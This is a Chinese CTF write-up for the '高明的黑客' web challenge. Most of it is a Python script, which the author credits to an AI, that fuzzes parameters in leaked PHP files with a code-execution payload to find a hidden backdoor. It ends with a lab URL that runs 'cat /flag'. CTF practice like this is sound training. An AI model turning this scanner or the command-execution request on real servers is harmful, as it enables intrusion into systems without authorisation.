[强网杯 2019]高明的黑客

[强网杯 2019]高明的黑客
熔城Sec
发布于 2026-09-15 14:08:40
发布于 2026-09-15 14:08:40
01
题目简介
- 题目名称:[强网杯 2019]高明的黑客
- 题目平台:CTF²
- 题目类型:Web
02
解题步骤
启动并访问靶机

根据提示访问网站源码!
/www.tar.gz解压缩发现获得很多个php文件

查看PHP代码,发现应该是后面连接探测,我们应该需要在这些文件中找到可以连接的,AI写的脚本,AI真牛逼
import os
import re
import time
import random
import requests
import threading
from concurrent.futures import ThreadPoolExecutor, as_completed

# ========== 配置区 ==========
TARGET_URL = "http://靶机IP或域名"          # 改为实际靶机地址
LOCAL_DIR   = r"D:\ctf\src"               # 本地源码路径
PAYLOAD     = 'echo "__CTF_TEST__";'      # 探测语句
CHECK_STR   = "__CTF_TEST__"              # 回显特征
MAX_WORKERS = 5                           # 并发线程数
REQUEST_DELAY = (0.3, 0.7)                # 每个请求后的随机延迟范围(秒)
TIMEOUT = 10                              # 请求超时
# =================================

def get_all_files(root_dir):
    """递归获取所有 .php 文件"""
    files = []
    for dirpath, _, filenames in os.walk(root_dir):
        for f in filenames:
            if f.endswith('.php'):
                files.append(os.path.join(dirpath, f))
    return files

def extract_params(content):
    """提取 PHP 文件中的 $_GET 和 $_POST 参数名(支持单引号、双引号、无引号)"""
    # 匹配形如 $_GET['x'] 或 $_GET["x"] 或 $_GET[x]
    get_pattern = r'\$_GET\s*\[\s*([\'"]?)(.*?)\1?\s*\]'
    post_pattern = r'\$_POST\s*\[\s*([\'"]?)(.*?)\1?\s*\]'

    gets = set(re.findall(get_pattern, content))
    posts = set(re.findall(post_pattern, content))
    # re.findall 返回元组 (quote, name),取 name
    gets = {name for quote, name in gets if name.strip()}
    posts = {name for quote, name in posts if name.strip()}
    return list(gets), list(posts)

def test_combination(file_relative, gets, posts):
    """组合测试:一次性发送所有参数,快速筛选"""
    url = f"{TARGET_URL}/{file_relative}"
    params = {g: PAYLOAD for g in gets}
    data = {p: PAYLOAD for p in posts}
    try:
        resp = requests.post(url, params=params, data=data, timeout=TIMEOUT)
        return CHECK_STR in resp.text
    except Exception:
        return False

def test_single_param(file_relative, param, method='GET'):
    """单独测试单个参数"""
    url = f"{TARGET_URL}/{file_relative}"
    try:
        if method.upper() == 'GET':
            resp = requests.get(url, params={param: PAYLOAD}, timeout=TIMEOUT)
        else:
            resp = requests.post(url, data={param: PAYLOAD}, timeout=TIMEOUT)
        return CHECK_STR in resp.text
    except Exception:
        return False

def scan_file(file_path):
    """扫描单个文件,返回 (文件名, 参数名, 方法) 或 None"""
    relative_path = os.path.relpath(file_path, LOCAL_DIR).replace('\\', '/')
    try:
        with open(file_path, 'r', encoding='utf-8', errors='ignore') as f:
            content = f.read()
    except Exception as e:
        print(f"[跳过] 读取失败 {relative_path}: {e}")
        return None

    gets, posts = extract_params(content)
    if not gets and not posts:
        return None

    # 第一阶段:组合探测
    if not test_combination(relative_path, gets, posts):
        return None

    # 第二阶段:精确定位
    # 先测 GET
    for g in gets:
        if test_single_param(relative_path, g, 'GET'):
            return relative_path, g, 'GET'
        time.sleep(random.uniform(*REQUEST_DELAY))  # 低频延迟
    # 再测 POST
    for p in posts:
        if test_single_param(relative_path, p, 'POST'):
            return relative_path, p, 'POST'
        time.sleep(random.uniform(*REQUEST_DELAY))

    return None

def main():
    print("[*] 开始扫描,目标:", TARGET_URL)
    files = get_all_files(LOCAL_DIR)
    print(f"[*] 共发现 {len(files)} 个 PHP 文件")

    found = None
    with ThreadPoolExecutor(max_workers=MAX_WORKERS) as executor:
        futures = {executor.submit(scan_file, f): f for f in files}
        for future in as_completed(futures):
            result = future.result()
            if result:
                found = result
                # 可以提前终止所有任务(但需取消未完成的)
                # 这里不强制终止,等待全部结束
                print(f"\n[+] 找到可利用漏洞!文件:{result[0]},参数:{result[1]},方法:{result[2]}")
                # 如需提前退出,可 shutdown(wait=False) 并 break
                # 不过为了方便,继续执行完所有任务(不会影响结果)
    if not found:
        print("[-] 未找到可利用参数")
    else:
        print(f"\n[+] 最终结果:{found[0]}?{found[1]}={PAYLOAD} (方法:{found[2]})")
        print("[+] 建议直接访问:")
        if found[2] == 'GET':
            print(f"{TARGET_URL}/{found[0]}?{found[1]}={PAYLOAD}")
        else:
            print(f"POST {TARGET_URL}/{found[0]}")
            print(f"Body: {found[1]}={PAYLOAD}")

if __name__ == "__main__":
    main()
找到可利用漏洞!文件:xk0SzyKwfzw.php,参数:Efa5BVG,方法:GET
http://4c63f01f4fa8f76ea9ec7b89.http-ctf2.dasctf.com/xk0SzyKwfzw.php?Efa5BVG=cat%20/flag
本文参与 腾讯云自媒体同步曝光计划,分享自微信公众号。
原始发表:2026-08-24,如有侵权请联系 cloudcommunity@tencent.com 删除
腾讯云开发者

Copyright © 2013 - 2026 Tencent Cloud. All Rights Reserved. 腾讯云 版权所有
深圳市腾讯计算机系统有限公司 ICP备案/许可证号:粤B2-20090059  粤公网安备44030502008569号
腾讯云计算(北京)有限责任公司 京ICP证150476号 | 京ICP备11018762号